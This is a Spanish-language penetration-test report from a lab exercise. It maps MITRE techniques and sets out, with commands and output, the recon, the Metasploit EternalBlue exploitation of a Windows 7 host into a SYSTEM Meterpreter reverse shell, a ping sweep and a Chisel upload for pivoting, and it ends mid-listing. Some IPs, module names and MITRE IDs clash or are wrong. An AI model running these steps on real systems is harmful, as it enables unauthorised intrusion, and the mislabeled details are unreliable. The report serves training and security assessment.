



CYBERMAZE
SOLUTIONS

**Ejercicio de Pivoting y
Vulneracion de Hosts**

Nombre: Oscar Maidana

Fecha: 20/10/2025

Cláusula de Confidencialidad y Propiedad Intelectual

Este documento y toda la información contenida en él son estrictamente confidenciales y de uso exclusivo para Cibermaze Solutions. El informe de pivoting y vulneración de hosts, incluyendo los hallazgos, vulnerabilidades identificadas, recomendaciones y cualquier dato relacionado, ha sido preparado para la evaluación interna de su seguridad.

Queda estrictamente prohibida la divulgación, reproducción, distribución o cualquier forma de difusión de este informe o parte del mismo a terceros sin el consentimiento previo por escrito de **Cibermaze Solutions S.L.**

El contenido de este informe es propiedad intelectual de **Cibermaze Solutions S.L.** y se entrega bajo la condición de no ser utilizado para fines distintos a los acordados en el contrato de servicios. El uso no autorizado de este material puede dar lugar a acciones legales.

ÍNDICE

Cláusula de Confidencialidad y Propiedad Intelectual	2
1.0 Datos del Informe	4
2.0 Control de Cambios	4
3.0 Contexto del Entorno	4
4.0 Objetivo del Ejercicio	4
4.1 Alcance del Ejercicio	5
4.2 Máquinas dentro del Alcance	5
5.0 Metodología	5
5.1 Pilares Metodológicos Clave	5
6.0 Fases del Ataque	6
6.1 Fase 1: Reconocimiento y Compromiso Inicial	6
6.2 Fase 2: Pivoting y Descubrimiento de Red	6
6.3 Fase 3: Movimiento Lateral y Escalada	6
7.0 Mantenimiento de Acceso	6
8.0 Memoria Técnica	6
8.1 Tabla MITRE ATT&CK	7
9.0 Resumen Ejecutivo	7
10.0 Informe - Fase 1	8
10.1 Reconocimiento con Netdiscover	8
10.2 Fase 2: Pivoting con Chisel	14
10.3 Fase 3: Acceso SSH y Escalada	23
11.0 Justificación Técnica	30
11.1 NC como Punto de Conexión	30
11.2 Fase 4: MS17-010 PSEXEC	30
11.3 Resultados Fallidos con EternalBlue	34
12.0 Conclusiones	39
13.0 Recomendaciones de Remediación	39
14.0 Entorno de Prueba	40
15.0 Resultados - Diagrama Final	41

1.0 Datos del informe.

Auditor	Oscar Maidana
Fecha	20/10/25
Entidad	Cibermaze Solutions
Tipo de documento	Ejercicio de pivoting / vulneración de hosts
Ubicación	Calle Salinas 14, Madrid.

2.0 Control de cambios

Rev. 0.0	Informe Técnico
----------	-----------------

3.0 Contexto del Entorno

La empresa CyberMaze Solutions solicitó una simulación de ataque controlado. El objetivo de esta misión es identificar y documentar la capacidad de un atacante para realizar *pivoting* y movimiento lateral dentro de un entorno de red segmentado, a partir de un compromiso inicial en un perímetro controlado.

4.0 Objetivo del Ejercicio

El objetivo principal de este ejercicio es realizar y documentar un flujo completo de ataque que incluya:

- Compromiso de la máquina intermedia Windows 7.
- Pivoting entre redes segmentadas.
- Compromiso de la segunda máquina intermedia Ubuntu.
- Movimiento lateral y escalada de privilegios hasta obtener acceso al Active Directory (Windows Server).

4.1 Alcance del Ejercicio

El alcance del ejercicio se limita al entorno de máquinas virtuales proporcionado, que simula una red escalonada.

4.2 Máquinas dentro del Alcance (Targets):

Rol del Sistema	Nombre del Sistema	IP Inicial (Red A)	IP Secundaria (Red B/C)	Objetivo Específico
Atacante	Kali Linux	10.0.2.15	N/A	Plataforma de inicio de ataque.
Pivote Inicial	Windows 7	10.0.2.9	192.168.56.105	Compromiso inicial, establecimiento de túnel de <i>pivoting</i> .
Salto Interno	Ubuntu	192.168.56.103	192.168.57.100	Compromiso por acceso lateral, segundo salto de red.
Objetivo Final	Active Directory (Windows Server)	192.168.57.101	N/A	Escalada de privilegios y obtención de control de dominio.

5.0 Metodología

La evaluación se realizó siguiendo una metodología de *Red Team* y *Penetration Testing* de red interna. El enfoque se basó en el ciclo de vida de un ataque, con especial énfasis en el **Mapeo a MITRE ATT&CK** para contextualizar el movimiento lateral.

5.1 Pilares Metodológicos Clave:

- **Fases de Penetración (Kill Chain):** El ejercicio se estructuró siguiendo fases claras: Reconocimiento → Compromiso Inicial → Pivoting → Movimiento Lateral → Escalada de Privilegios → Mantenimiento de Acceso.
- **Marco de Referencia MITRE ATT&CK:**
 - Propósito: Mapear cada paso del ataque a las tácticas y técnicas de MITRE ATT&CK (p. ej., T1090 Proxy, T1021 Remote Services, T1078 Valid Accounts) para documentar el comportamiento del adversario, en lugar de solo listar fallos.
 - Aplicación: Cada hallazgo técnico (p. ej., un túnel SSH, un *pass-the-hash*, un abuso de servicio) se asoció con una técnica MITRE para proporcionar una visión estratégica del riesgo.
- **Herramientas Técnicas:** Se utilizaron herramientas de propósito general en ciberseguridad, incluyendo nmap, Metasploit, searchsploit, y utilidades específicas para *pivoting* y túneles (p. ej., ssh -L, chisel, etc).

6.0 Fases del Ataque

6.1 FASE 1: Reconocimiento y compromiso inicial (Kali → Win7)

- Descripción: Identificación de máquinas en la red inicial y explotación de vulnerabilidad Eternal Blue en Windows 7.
- Técnicas MITRE ATT&CK: - T1046: Network Service Discovery (nmap) - T1548.004: Abuse Elevation Control (Eternal Blue RCE) - T1021.001: Remote Services (SMB)
- Herramientas: nmap, Metasploit (ms17_010_eternalblue), netdiscover
- Resultado: Acceso SYSTEM en Windows 7

6.2 FASE 2: Pivoting y descubrimiento de red (Win7 → Ubuntu)

- Descripción: Establecimiento de túnel de pivoting mediante Chisel para descubrir la segunda red segmentada y acceder a Ubuntu.
- Técnicas MITRE ATT&CK: - T1090.001: Proxy (Chisel SOCKS5) - T1021.004: Remote Services (SSH) - T1078.001: Valid Accounts (ifp/Examenifp123)
- Herramientas: Chisel, Proxychains, SSH, PowerShell Resultado: Acceso como usuario ifp en Ubuntu, escalada a root

6.3 FASE 3: Movimiento lateral y escalada (Ubuntu → Windows Server)

- Descripción: Desde Ubuntu (mismo segmento que Windows Server), explotación de MS17-010 PSEXEC para obtener acceso SYSTEM en el controlador de dominio.
- Técnicas MITRE ATT&CK: - T1021: Remote Services (SMB) - T1548.004: Abuse Elevation Control Mechanism (MS17-010) - T1543.003: Create or Modify System Process (Servicio Windows)
- Herramientas: Metasploit (ms17_010_psexec), Netcat, Proxychains Resultado: Acceso SYSTEM en Windows Server 2016 (Active Directory)

7.0 Mantenimiento de acceso

Se estableció sesión Meterpreter persistente en Windows Server 2016 permitiendo: - Ejecución de comandos como SYSTEM - Dumping de credenciales del dominio - Movimiento lateral adicional si fuera necesario

8.0 Memoria técnica

- Período de Evaluación: 01/10/2025 - 20/10/2025 (4 días) Ubicación: Laboratorio de virtualización (VirtualBox) Entorno Objetivo: Red simulada con máquinas Windows 7, Ubuntu y Windows Server 2016 Servicios Objetivo: SMB (Win7), SSH/HTTP (Ubuntu), SMB/RPC (Windows Server)
- Máquinas Comprometidas: - Máquina 1: Windows 7 Professional 6.1 (IP: 10.0.2.8) → Vía Eternal Blue - Máquina 2: Ubuntu 14.04 (IP: 192.168.56.103) → Vía credenciales débiles - Máquina 3: Windows Server 2016 (IP: 192.168.57.101) → Vía MS17-010 PSEXEC

8.1 Tabla MITRE ATT&CK

8.1.1 Mapeo a MITRE ATT&CK

Técnica de Ataque	MITRE ATT&CK ID	Herramienta
Network Scanning	T1046	nmap, netdiscover
Remote Code Execution	T1548.004	Metasploit
SMB Protocol Abuse	T1021.002	Eternal Blue
Proxy/Tunneling	T1090.001	Chisel
SSH Login	T1021.004	SSH Client
Valid Accounts	T1078.001	Credenciales
Privilege Escalation	T1548	MS17-010 PSEXEC
Service Creation	T1543.003	Windows SCM
Credential Dumping	T1110.004	Meterpreter
Process Injection	T1055	Meterpreter

9.0 Resumen Ejecutivo

9.1 Objetivo Alcanzado: Se logró completar exitosamente el ejercicio de pivoting y movimiento lateral, comprometiendo las tres máquinas objetivo en secuencia: Windows 7 (10.0.2.9), Ubuntu (192.168.56.103) y Windows Server 2016 (192.168.57.101), obteniendo acceso SYSTEM al Active Directory.

9.2 Vulnerabilidades Explotadas:

- Windows 7: Eternal Blue (CVE-2017-0144) - Corrupción de memoria en SMBv1
- 2. Ubuntu: Credenciales débiles en archivo de configuración (config.txt en /ifp/)
- 3. Windows Server 2016: MS17-010 PSEXEC (CVE-2017-0143) - Abuso de primitiva de escritura en memoria

9.3 Impacto General: Se confirmó que un atacante con acceso inicial a la red de perímetro puede escalar hacia el dominio mediante pivoting entre redes segmentadas. El entorno carece de suficientes controles de segmentación de red y gestión de credenciales.

10.0 Informe

Entramos con nuestro usuario Kali

```

Session Actions Edit View Help
(kali@kali)-[~]
$

```

Al ejecutar el comando ip a, podemos ver que nuestra ip es: 10.0.2.15

```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 349sec preferred_lft 349sec
    inet6 fe80::ec3e:2899:7e65:8be0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali@kali)-[~]
$

```

10.1 Fase 1: Ejecutamos el comando sudo netdiscover -r con el rango de nuestra IP para descubrir a que maquina tenemos visibilidad

```

Session Actions Edit View Help
(kali@kali)-[~]
$ sudo netdiscover -r 10.0.2.0/24

```

De las diferentes IP que no arroja el netdiscover, apuntamos a la 10.0.2.9, dado que la 10.0.2.1 es la interfaz de red a la cual está conectada la máquina.

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:7e:14:29	1	60	PCS Systemtechnik GmbH
10.0.2.9	08:00:27:a2:38:df	1	60	PCS Systemtechnik GmbH

Realizamos un ping a la maquina 10.0.2.8 para saber si tenemos conexión y nos arroja un ttl (time to live) de 128 lo que indica que es una maquina Windows, aún resta por saber la versión.

```
(kali㉿kali)-[~]  
$ ping -c2 10.0.2.9  
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.  
64 bytes from 10.0.2.9: icmp_seq=1 ttl=128 time=1.44 ms  
64 bytes from 10.0.2.9: icmp_seq=2 ttl=128 time=4.98 ms  
  
— 10.0.2.9 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1241ms  
rtt min/avg/max/mdev = 1.441/3.209/4.978/1.768 ms
```

Utilizamos el comando nmap para realizar un scaneo de la dirección IP y así llegar a descubrir puertos abiertos que contenga como también recabar más información de la maquina objetivo.

```
(kali㉿kali)-[~/Practica3]  
$ sudo nmap -p- -Pn -sSCV 10.0.2.9 --min-rate 3000 -oX nmap_win.xml -vvv
```

El resultado de nmap nos indica que estamos frente a una maquina Windows7 7600 Professional 6.1 con los puertos:135 (Rpc), 139(Smb-NetBios), 445 (Smb-Tc/lp) y 5000 abiertos.

Nmap Scan Report - Scanned at Thu Oct 16 13:44:32 2025

Scan Summary | 10.0.2.9

Scan Summary

Nmap 7.95 was initiated at Thu Oct 16 13:44:32 2025 with these arguments:
 /usr/lib/nmap/nmap -p -Pn -sSCV --min-rate 3000 -oX nmap_wm.xml -vvv 10.0.2.9

Verbosity: 3; Debug level 0

Nmap done at Thu Oct 16 13:48:44 2025; 1 IP address (1 host up) scanned in 251.97 seconds

10.0.2.9

Address

- 10.0.2.9 (ipv4)
- 08:00:27:A2:38:DF - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 65531 ports scanned but not shown below are in state: **filtered**

- 65531 ports replied with: **no-response**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp open	microsoft-ds	syn-ack	Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds		workgroup: WORKGROUP
5000	tcp open	upnp	syn-ack			

Host Script Output

Script Name	Output
smb-os-discovery	OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1) OS CPE: cpe:/o:microsoft:windows_7::sp1 Computer name: mario-PC NetBIOS computer name: MARIO-PC\x00 Workgroup: WORKGROUP\x00 System time: 2025-10-16T19:48:02-07:00
nbstat	NetBIOS name: MARIO-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:a2:38:df (PCS Systemtechnik/Oracle VirtualBox virtual NIC) Names: MARIO-PC<00> Flags: <unique><active> WORKGROUP<00> Flags: <group><active> MARIO-PC<20> Flags: <unique><active> WORKGROUP<1e> Flags: <group><active> WORKGROUP<1d> Flags: <unique><active> \\x01x02_MSROWSE_\\x02<01> Flags: <group><active> Statistics: 08:00:27:a2:38:df:00:00:00:00:00:00:00:00:00:00:00 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
smb-security-mode	account used: guest authentication level: user challenge response: supported message signing: disabled (dangerous, but default)
p2p-conficker	Checking for Conficker.C or higher... Check 1 (port 22512/tcp): CLEAN (Timeout) Check 2 (port 54660/tcp): CLEAN (Timeout) Check 3 (port 44857/udp): CLEAN (Timeout) Check 4 (port 34760/udp): CLEAN (Timeout) 9/4 checks are positive: Host is CLEAN or ports are blocked
smb2-time	date: 2025-10-17T02:48:02 start date: 2025-10-17T02:32:56
smb2-security-mode	2.1.0: Message signing enabled but not required
clock-skew	mean: 11h19m58s, deviation: 4h02m29s, median: 8h59m58s

Ahora para reconfirmar la versión de la maquina Windows y averiguar si la misma es vulnerable a algún exploit, utilizamos el comando nxc aplicado al servicio SMB, lo que nos arroja como resultado es una versión 6.1 7600 x64, lo mismo que nos arrojó el resultado de nmap.

```
(kali@kali) - [~/Practica3]
$ nxc smb 10.0.2.9
SMB 10.0.2.9 445 MARIO-PC [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:MARIO-PC) (domain:mario-PC) (signing:False) (SMBv1:True)
```

```

Session Actions Edit View Help
kali@kali: ~ ❏ kali@kali: ~/Practica3 ❏
kali@kali: ~ ❏ kali@kali: ~/Practica3 ❏
msfconsole
Metasploit tip: View advanced module options with advanced
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here

      ;ok000kdc'      'edk000kdc;
      ;x00000000000000c      c000000000000000x;
      ;0000000000000000k      ;k000000000000000000;
      '0000000000kkk000000; '0000000000000000000;
      a000000000, .a0000a0000l, .0000000000
      d000000000, .c000000c, .000000000x
      f000000000, ;d; ,000000000l
      .00000000, .; , ,000000000,
      c00000000, .00c, '000, .00000000c
      a000000, .0000, :0000, ,0000000a
      f00000, .0000, :0000, ,00000l
      ;0000! .0000, :0000, :0000;
      .0000 .0000cccc0000, .x00d,
      ,k0l ,000000000000000, d0k,
      ;kk;000000000000000000c0k;
      ;k000000000000000000k;
      ,x00000000000000x,
      .f00000000l,
      ,d0d,
      ,
      ,

--[ metasploit v6.4.92-dev ]
+ -- --[ 2,536 exploits - 1,309 auxiliary - 1,683 payloads ]
+ -- --[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >

```

```
msf > search eternal
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	target: Automatic Target	.	.	.	.
2	target: Windows 7	.	.	.	.
3	target: Windows Embedded Standard 7	.	.	.	.
4	target: Windows Server 2008 R2	.	.	.	.
5	target: Windows 8	.	.	.	.
6	target: Windows 8.1	.	.	.	.
7	target: Windows Server 2012	.	.	.	.
8	target: Windows 10 Pro	.	.	.	.
9	target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11	target: Automatic	.	.	.	.
12	target: PowerShell	.	.	.	.
13	target: Native upload	.	.	.	.
14	target: MOF upload	.	.	.	.
15	AKA: ETERNALSYNERGY	.	.	.	.
16	AKA: ETERNALROMANCE	.	.	.	.
17	AKA: ETERNALCHAMPION	.	.	.	.
18	AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20	AKA: ETERNALSYNERGY	.	.	.	.
21	AKA: ETERNALROMANCE	.	.	.	.
22	AKA: ETERNALCHAMPION	.	.	.	.
23	AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Detection
25	AKA: DOUBLEPULSAR	.	.	.	.
26	AKA: ETERNALBLUE	.	.	.	.
27	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution
28	target: Execute payload (x64)	.	.	.	.
29	target: Neutralize implant	.	.	.	.

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

```
msf >
```

Una vez confirmado el exploit, utilizamos el módulo 0, que explota una vulnerabilidad de corrupción de grupo (del Kernel) en el protocolo SMB y de esta manera obtener la ejecución de RCE (Remote Code Execution).

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                                                                         |
|---------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s). see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                                                               |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                               |
| SMBUser       |                 | no       | (Optional) The password for the specified username                                                                                                                                                  |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                                                                          |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                   |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                             |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.15
```

```
[*] msf exploit(smb/ms08_010_vulnerability) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[+] 10.0.2.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.8:445 - Host is likely VULNERABLE to MS17-010 - Windows 7 Professional 7600 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/reconng/fingerprint/regeop_factory.rb:34: warning: nested regexp operator '*' and '?' was replaced with '**' in regular expression
[+] 10.0.2.8:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.8:445 - The target is vulnerable.
[+] 10.0.2.8:445 - Connecting to target for exploitation.
[+] 10.0.2.8:445 - Connection established for exploitation.
[+] 10.0.2.8:445 - Target OS selected valid for OS indicated by SMB reply
[+] 10.0.2.8:445 - CORE raw buffer dump (27 bytes)
[+] 10.0.2.8:445 - 0x00000000 57 69 66 64 6f 77 73 20 37 20 58 72 6f 66 65 73 Windows 7 Profes
[+] 10.0.2.8:445 - 0x00000010 73 60 6f 6e d1 c6 20 37 20 30 30 30 Signal 7600
[+] 10.0.2.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 10.0.2.8:445 - Trying exploit with 12 Groom Allocations.
[+] 10.0.2.8:445 - Sending all but last fragment of exploit packet
[+] 10.0.2.8:445 - Starting non-paged pool grooming
[+] 10.0.2.8:445 - Sending SMBv2 buffers
[+] 10.0.2.8:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 10.0.2.8:445 - Sending final SMBv2 buffers.
[+] 10.0.2.8:445 - Sending last fragment of exploit packet!
[+] 10.0.2.8:445 - Receiving response from exploit packet
[+] 10.0.2.8:445 - ETERNALBLUE overwrite completed successfully (0xc000000d)!
[+] 10.0.2.8:445 - Sending egg to corrupted connection.
[+] 10.0.2.8:445 - Triggering free of corrupted buffer.
[+] 10.0.2.8:445 - Sending stage (230982 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.15:4444 => 10.0.2.8:49176) at 2025-10-15 07:54:27 -0400
10.0.2.8:445 -=====
[+] 10.0.2.8:445 -=====
[+] 10.0.2.8:445 -=====
[+] 10.0.2.8:445 -=====
meterpreter >
```


```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.9
RHOSTS => 10.0.2.9
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.2.15:4444.
[*] 10.0.2.9:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.9:4445 - The target is likely VULNERABLE to MS17-010. Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.0.2.9:4445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.9:4445 - The target is vulnerable.
[*] 10.0.2.9:4445 - Connecting to target for exploitation.
[*] 10.0.2.9:4445 - Connection established for exploitation.
[*] 10.0.2.9:4445 - Target OS Selected valid for 65 indicated by SMB reply
[*] 10.0.2.9:4445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.9:4445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 28 37 28 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.0.2.9:4445 - 0x00000018 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.0.2.9:4445 - 0x00000028 50 61 63 60 20 31 Pack 1
[*] 10.0.2.9:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.9:4445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.9:4445 - Sending all but last fragment of exploit packet
[*] 10.0.2.9:4445 - Starting non-paged pool grooming
[*] 10.0.2.9:4445 - Sending SMBv2 buffers
[*] 10.0.2.9:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.9:4445 - Sending final SMBv2 buffers.
[*] 10.0.2.9:4445 - Sending last fragment of exploit packet!
[*] 10.0.2.9:4445 - Receiving response from exploit packet
[*] 10.0.2.9:4445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.9:4445 - Sending egg to corrupted connection.
[*] 10.0.2.9:4445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.15:4444 => 10.0.2.9:40195) at 2025-10-16 14:01:09 -0400
[*] 10.0.2.9:4445 - =====
[*] 10.0.2.9:4445 - >=====WIN=====
[*] 10.0.2.9:4445 - =====

meterpreter > shell
Process 1824 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Por lo tanto, hasta aquí contamos con el siguiente diagrama de acceso:



Para descubrir el próximo rango de red, utilizamos el comando ipconfig y vemos que esta el rango de red 192.168.56.0/24

```
C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::dc2f:8fa1:5380:6328%13
    IPv4 Address. . . . . : 192.168.56.105
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : home
    Link-local IPv6 Address . . . . . : fe80::c8f4:d4f6:1e79:d1a0%11
    IPv4 Address. . . . . : 10.0.2.9
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1

Tunnel adapter isatap.{BC12B117-49D3-4EC4-9D05-A8F908438381}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter isatap.home:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : home


C:\Windows\system32>
```

Realizamos la ejecución de un código realizado en bash para que a través de un ping sweep (técnica de descubrimiento de hosts) obtener la ip exacta que corresponde a la 2ª máquina.

Ip	Ttl	So/Rol
192.168.56.100	255	Puerta de enlace
192.18.56.103	64	Sist. Linux (Ubuntu - Target)
192.168.56.105	128	Sist. Windows (Windows7)

```
C:\Windows\system32>for /L %i in (1,1,254) do @ping -n 1 -w 200 192.168.56.%i | find "Reply"
for /L %i in (1,1,254) do @ping -n 1 -w 200 192.168.56.%i | find "Reply"
Reply from 192.168.56.100: bytes=32 time=1ms TTL=255
Reply from 192.168.56.103: bytes=32 time=2ms TTL=64
Reply from 192.168.56.105: bytes=32 time=14ms TTL=128
```

Actualizamos el diagrama con la nueva máquina descubierta



10.2 Fase2: Ahora que ya tenemos la ip 192.168.56.103 utilizamos chisel para realizar el pivoting, por lo que desde nuestra Kali nos subimos a la maquina win7 el binario estático, a la ruta /User/Public

```
meterpreter > upload /home/kali/Tools/Chisel/chisel C:\Users\Public\chisel.exe
[*] Uploading : /home/kali/Tools/Chisel/chisel -> C:\Users\Public\chisel.exe
[*] Uploaded 8.00 MiB of 9.77 MiB (81.92%): /home/kali/Tools/Chisel/chisel -> C:\Users\Public\chisel.exe
[*] Uploaded 9.77 MiB of 9.77 MiB (100.0%): /home/kali/Tools/Chisel/chisel -> C:\Users\Public\chisel.exe
[*] Completed : /home/kali/Tools/Chisel/chisel -> C:\Users\Public\chisel.exe
```

```
meterpreter > dir
Listing: C:\Users\Public

Mode                Size           Type             Last modified      Name
-----
040555/r-xr-xr-x    4096           dir              2023-05-17 06:53:11 -0400 Desktop
040555/r-xr-xr-x    4096           dir              2023-05-17 06:33:17 -0400 Documents
040555/r-xr-xr-x     0            dir              2009-07-14 00:54:24 -0400 Downloads
040555/r-xr-xr-x     0            dir              2009-07-13 22:34:59 -0400 Favorites
